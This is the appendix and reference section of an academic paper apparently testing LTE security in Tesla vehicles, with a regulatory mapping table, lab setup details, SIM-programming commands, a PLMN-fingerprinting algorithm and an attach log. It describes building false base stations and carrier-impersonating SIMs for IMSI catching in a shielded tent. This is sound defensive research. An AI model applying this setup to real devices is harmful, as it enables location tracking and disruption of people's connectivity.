[52] Taekkyung Oh, Sangwook Bae, Junho Ahn, Yonghwa Lee, Hoang Tuan, Min Kang, Nils Ole Tippenhauer, and Yongdae Kim. Enabling physical localization of uncooperative cellular devices. In *ACM MobiCom '24: Proceedings of the 30th Annual International Conference on Mobile Computing and Networking*, pages 1530–1544, 12 2024.

[53] Osmocom Project. *pySim: Programmable SIM Card Tool*, 2025.

[54] Ivan Palamà, Francesco Gringoli, Giuseppe Bianchi, and Nicola Blefari-Melazzi. Imsi catchers in the wild: A real world 4g/5g assessment. *Computer Networks*, 194:108137, 2021.

[55] CheolJun Park, Sangwook Bae, BeomSeok Oh, Jiho Lee, Eunkyu Lee, Insu Yun, and Yongdae Kim. DoLTEst: In-depth downlink negative testing framework for LTE devices. In *31st USENIX Security Symposium (USENIX Security 22)*, pages 1325–1342, Boston, MA, August 2022. USENIX Association.

[56] CheolJun Park, Marc Egli, BeomSeok Oh, Tuan Dinh Hoang, Suhwan Jeong, Martin Crettol, Insu Yun, Mathias Payer, and Yongdae Kim. OTABase: Enhancing Over-the-Air Testing to Detect Memory Crashes in Cellular Basebands. In *Annual Computer Security Applications Conference (ACSAC)*, 2025.

[57] Shinjo Park, Altaf Shaik, Ravishankar Borgaonkar, and Jean-Pierre Seifert. Anatomy of commercial imsi catchers and detectors. *Proceedings of the 18th ACM Workshop on Privacy in the Electronic Society*, 2019.

[58] Quectel Wireless Solutions. *Quectel AG525R-GL Modem Connectivity Card*, 2025. 5G/4G LTE Automotive-Grade Connectivity Module.

[59] Reuters. Tesla's reliability concerns: Steering and suspension issues. https://www.reuters.com/investigates/special-report/tesla-musk-steering-suspension/, 2025.

[60] Daniel Rupprecht, Kathrin Jansen, and Christina Pöpper. Putting LTE Security Functions to the Test: A Framework to Evaluate Implementation Correctness. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*. USENIX Association, 2016.

[61] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking lte on layer two. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1121–1136, 2019.

[62] David Rupprecht, Katharina Siobhan Kohls, Thorsten Holz, and Christina Pöpper. Imp4gt: Impersonation attacks in 4g networks. *Proceedings 2020 Network and Distributed System Security Symposium*, 2020.

[63] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical attacks against privacy and availability in 4g/lte mobile communication systems. *CoRR*, abs/1510.07563, 2015.

[64] Altaf Shaik, Ravishankar Borgaonkar, Shinjo Park, and Jean-Pierre Seifert. On the impact of rogue base stations in 4g/lte self organizing networks. In *Proceedings of the 11th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, WiSec '18, page 75–86, New York, NY, USA, 2018. Association for Computing Machinery.

[65] Altaf Shaik, Ravishankar Borgaonkar, Shinjo Park, and Jean-Pierre Seifert. New vulnerabilities in 4g and 5g cellular access network protocols: exposing device capabilities. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '19, page 221–231, New York, NY, USA, 2019. Association for Computing Machinery.

[66] SRS (Software Radio Systems). *srsRAN: Open-source 4G and 5G Software Radio Suite*, 2025.

[67] Sysmocom GmbH. *sysmoISIM-SJA5 SIM Card*, 2025. Programmable SIM Card for LTE and 5G Testing.

[68] Inc. Tesla. *Cybertruck 2024+ Service Manual*, 2024.

[69] Inc. Tesla. *Model 3 2024+ Service Manual*, 2024.

[70] Tesla, Inc. *Tesla Toolbox Software*, 2025. Proprietary diagnostic software used for Tesla vehicle maintenance and configuration.

[71] The Australian. Criminals using fake mobile towers in australia. https://www.theaustralian.com.au/business/technology/criminals-hacking-into-phones-using-dirtboxes-in-backs-of-cars-to-create-fake-mobile-towers/news-story/0bf900d16d8e32614ff1ebb75adc2587, 2024.

[72] The Guardian. Spy ring plotted to obtain details from phones of ukrainians at u.s. air base in germany. https://www.theguardian.com/uk-news/2024/dec/03/spy-ring-plotted-to-obtain-details-from-phones-of-ukrainians-at-us-air-base-in-germany-uk-court-hears, 2024.

[73] The Hacker News. Android 14 adds new security features to protect against cellular threats. https://thehackernews.com/2024/10/android-14-adds-new-security-features.html, 2024.

[74] The iPerf Project. *iPerf3: Network Bandwidth Measurement Tool*, 2025.

[75] The Tcpdump Group. *tcpdump: Packet Analyzer*, 2025.

[76] TP-Link. *AC1750 Wireless Dual Band Gigabit Router*, 2025.

[77] Tyler Tucker, Nathaniel Bennett, Martin Kotuliak, Simon Erni, Srdjan Capkun, Kevin Butler, and Patrick Traynor. Detecting imsi-catchers by characterizing identity exposing messages in cellular traffic. In *Network and Distributed System Security (NDSS) Symposium 2025*, page 1115. Internet Society, 2025-02. San Diego, CA, USA.

[78] United Nations Economic Commission for Europe (UNECE). Un regulation no. 155: Cybersecurity and cybersecurity management system. Technical report, UNECE World Forum for Harmonization of Vehicle Regulations (WP.29), 2021.

[79] United Nations Economic Commission for Europe (UNECE). Un regulation no. 156: Software update and software update management system. Technical report, UNECE World Forum for Harmonization of Vehicle Regulations (WP.29), 2021.

[80] Haohuang Wen, Phillip Porras, Vinod Yegneswaran, and Zhiqiang Lin. Thwarting smartphone sms attacks at the radio interface layer. In *Proceedings of the 30th Annual Network and Distributed System Security Symposium (NDSS'23)*, San Diego, CA, February 2023.

[81] Wired. Unauthorized deployment of cell-site simulators at 2024 dnc. https://www.wired.com/story/2024-dnc-cell-site-simulator-phone-surveillance, 2025.

[82] Wireshark Foundation. *Wireshark: Network Protocol Analyzer*, 2025.

[83] XDA Developers. *Android Dialer Service*, 2025.

[84] Hojoon Yang, Sangwook Bae, Mincheol Son, Hongil Kim, Song Min Kim, and Yongdae Kim. Hiding in plain signal: Physical signal overshadowing attack on LTE. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 55–72, Santa Clara, CA, August 2019. USENIX Association.

[85] Chuan Yu, Shuhui Chen, Zhiping Cai, and Jesús Díaz-Verdejo. Lte phone number catcher: A practical attack against mobile privacy. 2019, January 2019.

Identified Vulnerability	Regulatory Requirements (R155 / R156)	Mapping Justification
IMSI catching & identity exposure	R155 Annex 5 Table B1, Threat 7.1 (interception/monitoring), Mitigation M12; Vehicle-type 7.3.3, 7.3.7	Confidential identifiers must be protected; vehicle fails to mitigate interception or to provide detection/forensics.
Rogue base station & lax PLMN enforcement	R155 Annex 5 Table B1, Threat 6.1 (accepting untrusted info), 6.2 (MitM), Mitigation M10; Threat 8.1 (DoS), Mitigation M13; Vehicle-type 7.3.3–7.3.7	OEM must authenticate sources, prevent spoofing, and detect DoS; Tesla attaches to untrusted PLMNs without recovery.
Insecure fallback & attach loops	R155 Table B1 Threat 8.1 (DoS), Mitigation M13; Vehicle-type 7.3.4, 7.3.6, 7.3.7. R156 7.1.3.1–7.1.3.3, 7.2.2.1.1, 7.2.2.2, 7.2.2.4, 7.2.2.5	Persistent attach loops show lack of DoS recovery (R155) and violate R156 requirements for secure, recoverable, and user-notified OTA processes.
Legacy & weak crypto (e.g., null cipher, A5/3)	R155 Table B6 Threats 26.2/26.3, Mitigation M23; Vehicle-type 7.3.8	Legacy and null-cipher capabilities should be carefully restricted in safety-relevant communications; the tested TCU still advertises support for such capabilities.
Protocol-level SMS reception without user-visible indication	R155 Table B1 Threat 6.1, Mitigation M10; Table B4 Threat 16.2 (telematics manipulation), Mitigation M20; Vehicle-type 7.3.7	External messages should be authenticated and monitored; the reachable and user-opaque SMS interface creates an attack surface that warrants further investigation.
No user-visible alert following emergency broadcasts	R155 Table B1 Threat 6.1, Mitigation M10; Vehicle-type 7.3.6, 7.3.7	Emergency alerts from untrusted sources should be validated; spoofed ETWS/CMAS transmissions did not produce a visible or audible alert under the tested conditions, while internal handling remains unknown.
Services blocked by rogue LTE base station	R155 Table B2 Threat 13.1 (DoS vs. update rollout), Mitigation M3. R156 7.1.3.1 – 7.1.3.2, 7.2.2.1.1, 7.2.2.2, 7.2.2.4, 7.2.2.5	Disrupting access to update services is a recognized DoS threat (R155) and may affect OTA availability, recovery, and user-awareness requirements under R156.
Lack of user awareness of update failures	R156 7.2.2.2 (inform before), 7.2.2.4 (inform after)	Users should receive relevant connectivity and update-status information; Tesla provides no user-visible feedback during connectivity disruption.
Supplier-dependent stack	R155 Vehicle-type 7.2.2.5 (supplier dependencies), 7.3.2 (supplier-related risks)	R155 requires managing supplier risks; risks involving shared cellular components or integration patterns may propagate across OEMs, not just Tesla.

Table 4: Mapping of identified Tesla LTE vulnerabilities to relevant UN R155 and R156 requirements, with justification.

A LTE Architecture

Long-Term Evolution (LTE) [2] is designed around a simplified, packet-centric framework known as the Evolved Packet System (EPS), which consists of the Evolved Universal Terrestrial Radio Access Network (E-UTRAN) and the Evolved Packet Core (EPC). The *User Equipment (UE)* is the device that connects to the LTE network, which could be a smartphone, IoT module, or an automotive TCU. The E-UTRAN comprises the *evolved Node B (eNodeB)* stations, which communicate with the UE and manage the radio connectivity, resource allocation, quality-of-service (QoS) policies, and mobility. The EPC is responsible for user data routing, mobility management, subscriber authentication, and gateway functions to external networks. It consists of the *Mobility Management Entity (MME)*, which is a control-plane entity that coordinates the subscriber mobility, authentication, and session management, and the *Home Subscriber Server (HSS)*, which is a centralized database holding user profiles, subscription information, and authentication credentials. The LTE network also contains specialized routing entities, the *Serving Gateway (S-GW)*, which is a data-plane node anchoring user IP traffic during mobility events acting as an intermediary and maintains UE context, and the *Packet Data Network Gateway (P-GW)*, which is the gateway providing connectivity to external networks, such as the internet or *Packet Data Networks (PDN)*. Figure 7 illustrates the LTE architecture.

B Experimental Equipment

B.1 Tesla Model 3

In this part we provide more information about the Tesla features.

Modem. The Tesla vehicle's telematics system is powered by the Quectel AG525R-GL modem. Designed for global LTE connectivity, it supports 4.5G LTE with Cat 6, 9, 12, and 16




Figure 7: The architecture of an LTE network.

Algorithm 1 Whitelisting and roaming policy fingerprinting.

```
for all PLMN ∈ candidate_plmns do
    Configure eNodeB and EPC with PLMN parameters
    Power off Tesla vehicle network interface
    Restart LTE stack (eNodeB + EPC)
    Insert SIM programmed with same PLMN
    Power on vehicle and monitor TCU behavior
    if SIM Detected and Validated then
        Attempt for LTE Attach
        if Attach Successful then
            Attempt PDN Session Establishment
            if PDN Success then
                Verify Roaming & Cell Link State
                if Application-Layer Active then
                    Log: PLMN → Full Connectivity
                else
                    Log: PLMN → PDN, No Roaming
                end if
            else
                Log: PLMN → Attach Without PDN
            end if
        else
            Log: PLMN → Rejected at Attach
        end if
    else
        Log: PLMN → SIM Invalid
    end if
end for
```

capabilities depending on the region, offering peak download speeds of up to 600 Mbps (LTE Cat 12) and upload speeds of up to 150 Mbps. It features a wide range of frequency bands covering LTE-FDD, LTE-TDD, UMTS, CDMA (optional), and GSM with 30 Mbps Tx/Rx. For data processing and communication, it supports TCP, UDP, FTP(S), HTTP(S), TLS, MQTT, and QMI protocols, ensuring versatile connectivity. The modem interfaces with Tesla's onboard systems via a PCIe bus, USB, RGMII, SPI, and multiple UARTs. It includes a single USIM slot (expandable to dual SIM) for network access.

eSIM & Physical SIM. The internal eSIM is a T-Mobile (or AT&T) profile that is enabled by default. The automobile uses that profile to connect to available commercial networks and to enable roaming for internet access. The physical SIM slot (see Figure 8) is secured by a protective cover that must be

Table 5: Relation of findings to the wireless attacker model. A1 denotes a passive wireless observer, while A2 denotes an active attacker with rogue bases/transceivers. We use A1/A2 only where the finding itself can directly include both passive observation and active exploitation. A2-only rows may still involve passive reconnaissance in practice, but are mapped to the attacker class most directly responsible for the attack or its effect. The role column indicates whether the finding constitutes a direct attack, an enabling condition, or a system property that amplifies the effect of a wireless attack.

Finding	Attacker	Role
IMSI catching	A1/A2	Direct attack vector / privacy exposure
False base station	A2	Direct attack vector
Fallback / partial state	A2	Impact/persistence amplifier
PLMN allowlisting	A2	Attack enabler
Control-plane / capability handling	A2	Attack-surface amplifier
SMS / emergency handling	A2	Post-selection exposure



Figure 8: LTE modem and SIM slot.

removed to expose the modem's hardware interfaces. Once the cover is removed, users can physically insert a SIM card, though the system still prioritizes the default eSIM unless manually reconfigured via the Tesla Toolbox.

Operating System. The operating system environment of the TCU is a restricted Linux-based system (i.e., Linux infoz 5.4.284-INFOZ), tailored for automotive telematics and network management. It supports a limited set of commands, restricting user access to core functionalities while allowing controlled interactions for diagnostics, connectivity management, and updates. The restricted shell environment ensures security by preventing arbitrary modifications or unauthorized command execution. We utilized the commands in order to retrieve more information about the use of the LTE network and about the interaction with the modem.

OBD Port. The OBD port in Tesla vehicles (see Figure 9) is a proprietary diagnostic port using Ethernet for service and




Figure 9: Tesla OBD port connected to the laptop.

telemetry. This port facilitates vehicle diagnostics, firmware updates, and telemetry logging, but access is restricted, requiring specific authorization with subscription to retrieve meaningful data. It permits access to the car's parametrization for cellular networks via the Tesla Toolbox software [70], which is a locally web-hosted tool.

B.2 Faraday Tent

The Faraday tent used for testing provides a high level of RF attenuation, effectively isolating LTE signals from external commercial networks and preventing unintended interference with real carriers. The tent is designed to attenuate signals by 93 dB across the relevant LTE frequency bands, including 700 MHz (Band 12/13/14/17), 850 MHz (Band 5), 1800 MHz (Band 3), 1900 MHz (Band 2/25), and 2600 MHz (Band 7/41). This isolation ensures that the conducted tests remain contained within a controlled RF environment, eliminating unwanted external influences that could distort signal strength, interference levels, or device behavior. Typically, omnidirectional LTE antennas are positioned at a fixed height and orientation relative to the vehicle under test to ensure consistent signal propagation. The necessary connectivity cables (e.g., Ethernet) are inserted into the tent via its interface.

B.3 Amarisoft and srsRAN

In our experimentation, we utilized both *Amarisoft* and *srsRAN* to create and manipulate LTE network environments for testing the Tesla's connectivity. Amarisoft was configured to provide a fully functional LTE network for complete device attachment, authentication, and service provisioning, while srsRAN was primarily used for conducting IMSI catching and FBS attacks. Although IMSI catching was successfully performed using both platforms, we also targeted the legitimate T-Mobile eSIM with Amarisoft. The latest stable versions of both software suites available were used. For Amarisoft, we configured and utilized the MME, eNodeB, and IMS modules, whereas for srsRAN, we primarily employed the EPC and eNodeB components. Amarisoft was deployed on a dedicated desktop system equipped with multiple SDRs, whereas srsRAN was installed on a Lenovo ThinkPad i7 running Ubuntu and interfaced with an Ettus USRP B210.

Configuration and Initialization. Both software suites required specific configurations to establish an LTE network. In Amarisoft, configuration files such as `enb.cfg` for the eNodeB, `ims.cfg` for the IMS and `mme.cfg` for the MME were adjusted to match the required setup. Additionally, we made adjustment in the credential database to support the Tesla as a UE. To run Amarisoft, we simply executed:

```
$./lte-init.sh (routing setup)

$./ltemme config/mme.cfg

$./ltemme config/ims.cfg

$./lteenb config/enb.cfg
```

For srsRAN, we modified configuration files like the `enb.conf`, `rr.conf` and `epc.conf`, in order to define key network parameters, such as the `mcc`, `mnc`, `n_prb` (number of physical resource blocks), and `dl_earfcn` (downlink frequency). The eNodeB and EPC were simply started with `sudo srsenb`, and `sudo srsepc`.

Base Station Setup and Monitoring. Once initialized and during the experimentation process, both Amarisoft and srsRAN required active monitoring to track network performance and UE behavior. For example, in Amarisoft, the command `t` displayed trace metrics. For srsRAN, entering `t` during execution enabled similar tracing functionalities. Additional tools such as Wireshark [82] and tcpdump [75] were used to capture and analyze LTE and data-plane traffic. Other network tools/commands, such as Ping [27], iPerf [74], and traceroute [28], were used for our network assessments and health checks.

C Vehicle Network Integration Methodology

Since the Tesla's TCU operates as a closed system with limited direct configuration access, our methodology follows a progressive approach, beginning with observing normal connectivity behavior on commercial networks before transitioning to controlled experiments within our custom network.

I. Behavior Baselining. The first phase of our connection methodology involves observing how the Tesla vehicle interacts with commercial cellular networks, allowing us to establish a baseline reference for expected network behaviors. This includes analyzing PLMN selection, roaming policies, network attachment sequences, and cell reselection priorities. Even though black-boxed, by monitoring its automatic network selection process, we can still infer some key connectivity patterns and restrictions. For example, we discovered that the vehicle contains a T-Mobile eSIM profile, thus it prioritizes T-Mobile access in a given area. Additionally, we identified (1) *Continuous Cell Selection*: The TCU scanned and

reattached immediately when released from isolation (e.g., Faraday cage), suggesting no long attachment backoff under normal conditions. (2) *eSIM Dominance*: The pre-provisioned eSIM takes priority even in the presence of an active physical SIM. (3) *Dual Connectivity*: LTE remains active alongside WiFi, likely for telemetry. (4) *PLMN Filtering*: The TCU only attempted to roam onto operator-allowed PLMNs, not all visible ones. (5) *Retry Logic*: After repeated failed attachments, a cooldown was enforced, temporarily suspending retries.

II. Use of Cell Mapping. At this phase, we performed cell mapping and passive network reconnaissance in the area to identify active networks, extract key configuration parameters (e.g., Tracking Area Codes (TACs), EARFCNs, signal metrics (RSRP, RSRQ, SINR), serving PLMNs, LTE bands), and determine a suitable strategy for our custom LTE setup. This step was essential for ensuring compatibility with the Tesla TCU while avoiding interference with commercial networks. To survey the local cellular environment, we utilized cell mapping applications and radio scanning tools that allowed us to log critical network parameters, specifically (1) *CellMapper* [14], (2) *srsRAN* [66] and (3) *Android Dialer Service* [83] with the Android engineering menu to extract real-time information.

III. SIM Card Programming. We used multiple SIM cards to support different phases of experimentation. Commercial SIMs (e.g., T-Mobile, AT&T) were used for baseline behavior analysis for the vehicle and smartphones. An Amarisoft test SIM (PLMN 00101) enabled attachment testing, while a Sysmocom programmable SIM was configured to impersonate a real network (e.g., T-Mobile, PLMN 310260) and used for full authentication with our LTE core.

For network authentication, we programmed our own set of security credentials, including Authentication Key (Ki), Operator Code (OPC), Access Point Names (APN) and PLMN settings. The same authentication parameters were also reflected on the network side, ensuring that our LTE core recognized the SIM as a legitimate subscriber within our controlled environment. Consequently, to configure the SIM cards, we utilized pySim [53] and a smart card reader. To read we used `$./pySim-read.py -p0`, while to write `$./pySim-prog.py -p 0 -a <Admin Code> -x <MCC> -y <MNC> -i <IMSI> -s <ICCID> -o <OPC> -k <Key>`. Once the SIM was programmed, it was inserted into the Tesla's SIM slot, and the eSIM was disabled via Tesla Toolbox. We did not encounter any authentication or compatibility issues.

IV. Custom LTE Network Preparation. In this phase, our primary objective was to validate and fine-tune the custom LTE network setup to ensure correct attachment and operation before attempting to connect the Tesla vehicle. To achieve this, we leveraged the data from previous phases and employed standard LTE-enabled smartphones (iPhone and Android) as reference devices. By using them, we performed manual and automatic network selection tests to ensure that our network configurations were applied correctly. With the correct APN settings and the airplane mode toggled to trigger reattachment, the phones successfully connected every time and were able to access the internet through our core network. Even without a SIM card, the devices detected and attempted to connect to our LTE base station.

Next, to ensure a stable and reliable network environment, we performed signal measurements using standard LTE key performance indicators (KPIs), including the RSSI, RSRP, and SINR. We did not encounter any network stability issues, and the devices were able to access multimedia content online, indicating that the network provided sufficient resources for the vehicle testing subsequently.

Finally, we confirmed full EPC and eNodeB functionality through: (i) persistent registration and session retention, (ii) web access confirming end-to-end PDU session establishment, (iii) correct PLMN detection in manual and automatic scan modes, and (iv) stable reconnection after disconnections and successful handovers/reattachment. These baseline checks ensured readiness for controlled integration with the TCU.

To confirm that our EPC and eNodeB setup was fully operational, we validated:

1. *Successful network attachment of reference devices*. Phones could register, authenticate, and most importantly remain connected to the network (no release or connection drop).

2. *Internet accessibility*. Connected phones were able to browse the web, confirming correct APN, IP configurations, and PDU session establishment.

3. *PLMN visibility and selection*. The custom PLMN was detected also in manual scan mode (apart from the automated attachment), ensuring it was correctly broadcasted.

4. *Handover and reattachment stability*. Devices were toggled in and out of airplane mode to test whether they could reliably reconnect without failure. Reattachments were tested to ensure that devices could reconnect back after potential failures.

Once these validations were complete, we confirmed that the LTE network setup was functioning properly and that the Tesla should, based on all tested parameters, be able to connect without issues. With this empirical verification, we proceeded to the final stage—connecting and integrating the Tesla vehicle with our custom LTE network.

V. Configuring the Vehicle. Multiple steps were required to physically install the SIM, access the vehicle's diagnostic interfaces, and apply necessary system reboots to enforce network selection changes. As Tesla vehicles do not provide a user-facing SIM slot (depending on the model), it was necessary to physically access the TCU to insert our programmable SIM card, involving the following steps:




Figure 10: SIM Activation in the Tesla Toolbox.

1. Removed the headliner to access the SIM slot.

2. Shut down the Tesla and disconnect the 12V battery. Since the TCU remains powered even after the vehicle is off, the 12V battery under the rear seat was disconnected to ensure a complete power cycle before inserting the new SIM.

3. Inserted the SIM card securely into the slot.

4. Reconnected the 12V battery and waited for the power relay to “click". This step ensured that all vehicle subsystems, including the TCU, received a proper reset after the SIM swap.

5. Turned on the Tesla and allowed the system to initialize. The vehicle’s network stack was then given time to attempt attachment.

“Hard Reboots" (Full Power Cycle), which mean disconnecting and reconnecting the 12V battery, were the only reliable method to enforce a complete network reset. However, hard reboots were not frequent in our experimentation, only when the SIM cards were inserted. We mostly leveraged “Soft Reboots", meaning turning off/on the vehicle, even though we did not witness any significant effect on the network connection. This indicates that it can still be connected to a network, although it may seem turned off.

Accessing Configurations & Debugging. We utilized the Tesla Toolbox to monitor and control the network selection process. By default, Tesla prioritizes its internal eSIM over the physical SIM slot. Using Tesla Toolbox, we accessed the network configuration settings and explicitly disabled eSIM functionality, forcing the vehicle to utilize the physical SIM. Figure 10 shows this action in Toolbox, even though it can also be performed on the Control Screen with “Service Mode Plus”. Additionally, Figure 11 illustrates the successful activation of a SIM card on the Control Screen.




Figure 11: Successful physical SIM card activation.




Figure 12: APN parametrization in the Tesla Toolbox.

The Toolbox interface allowed us to confirm that the TCU detected our custom-programmed SIM and that the registration requests were being sent to the network. We cross-referenced these logs with our LTE core network logs to ensure that the Tesla was successfully initiating attachment requests. It should be mentioned that the Tesla vehicles include the “Service Mode", accessible through the infotainment system, from which we can verify some connection steps of the “modem" (i.e., Valid SIM, Valid IMEI, Roaming) and “cell" (i.e., Network Registration, Data Registration, Cell Connection, Cell Link State), as shown in Figures 14 and 15. While the Tesla Toolbox and Service Mode provided useful insights, they did not allow manual network selection specifically in the same way as in smartphone devices. We used Toolbox further for correct network parametrization, such as the APN. As a result, network-side configurations had to be carefully aligned to match Tesla’s expected settings.

Figures 14 and 15 depict the successful connection of the

Tesla vehicle to our custom LTE network with Amarisoft. Using netstat in the interactive shell, we verified that there are open connections related to the modem as well. With the successful attachment confirmed, we monitored Tesla's network traffic to ensure its stability and reliability.

D Artifact Available

An artifact associated with this paper is publicly available on Zenodo at https://doi.org/10.5281/zenodo.19699792. It includes packet captures collected during our experiments, covering representative LTE control-plane signaling and data-plane communication between the evaluated vehicles and backend services. These traces provide independently inspectable evidence for the observations reported in Section 5, including the advertised cellular capabilities and the disruption of backend connectivity during the false base station experiments. Full replication of the experiments requires specialized infrastructure, licensed cellular-network software, access to the evaluated vehicles, and an RF-isolated testing environment.



Figure 14: Successful Model 3 LTE connection.




Figure 13: Example of Tesla Toolbox Features for Cellular Connectivity.





Figure 15: Successful Cybertruck LTE connection.



RRC			3 #1	310260000118600	1	CCCH	RRC connection setup
	S1AP						127.0.1.1:43284 Initial UE message
	NAS		102 #1	310260000118600		EMM	Attach request
	NAS		102 #1	310260000118600			EPS encryption caps=0xf0 integrity caps=0x70
RRC			3 #1	310260000118600	1	DCCH	RRC connection setup complete
NAS			3 #1	310260000118600		EMM	Attach request
S1AP			3 #1	310260000118600			127.0.1.100:36412 Initial UE message
	NAS		102 #1	310260000118600		EMM	Authentication request
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Downlink NAS transport
S1AP			3 #1	310260000118600			127.0.1.100:36412 Downlink NAS transport
NAS			3 #1	310260000118600		EMM	Authentication request
RRC			3 #1	310260000118600	1	DCCH	DL information transfer
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Uplink NAS transport
	NAS		102 #1	310260000118600		EMM	Authentication response
	NAS		102 #1	310260000118600			UE auth OK
	NAS		102 #1	310260000118600		EMM	Security mode command
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Downlink NAS transport
RRC			3 #1	310260000118600	1	DCCH	UL information transfer
NAS			3 #1	310260000118600		EMM	Authentication response
S1AP			3 #1	310260000118600			127.0.1.100:36412 Uplink NAS transport
S1AP			3 #1	310260000118600			127.0.1.100:36412 Downlink NAS transport
NAS			3 #1	310260000118600		EMM	Security mode command
RRC			3 #1	310260000118600	1	DCCH	DL information transfer
	S1AP		102 #1	310260000118600			127.0.1.1:43284 Uplink NAS transport
	NAS		102 #1	310260000118600		EMM	Security mode complete
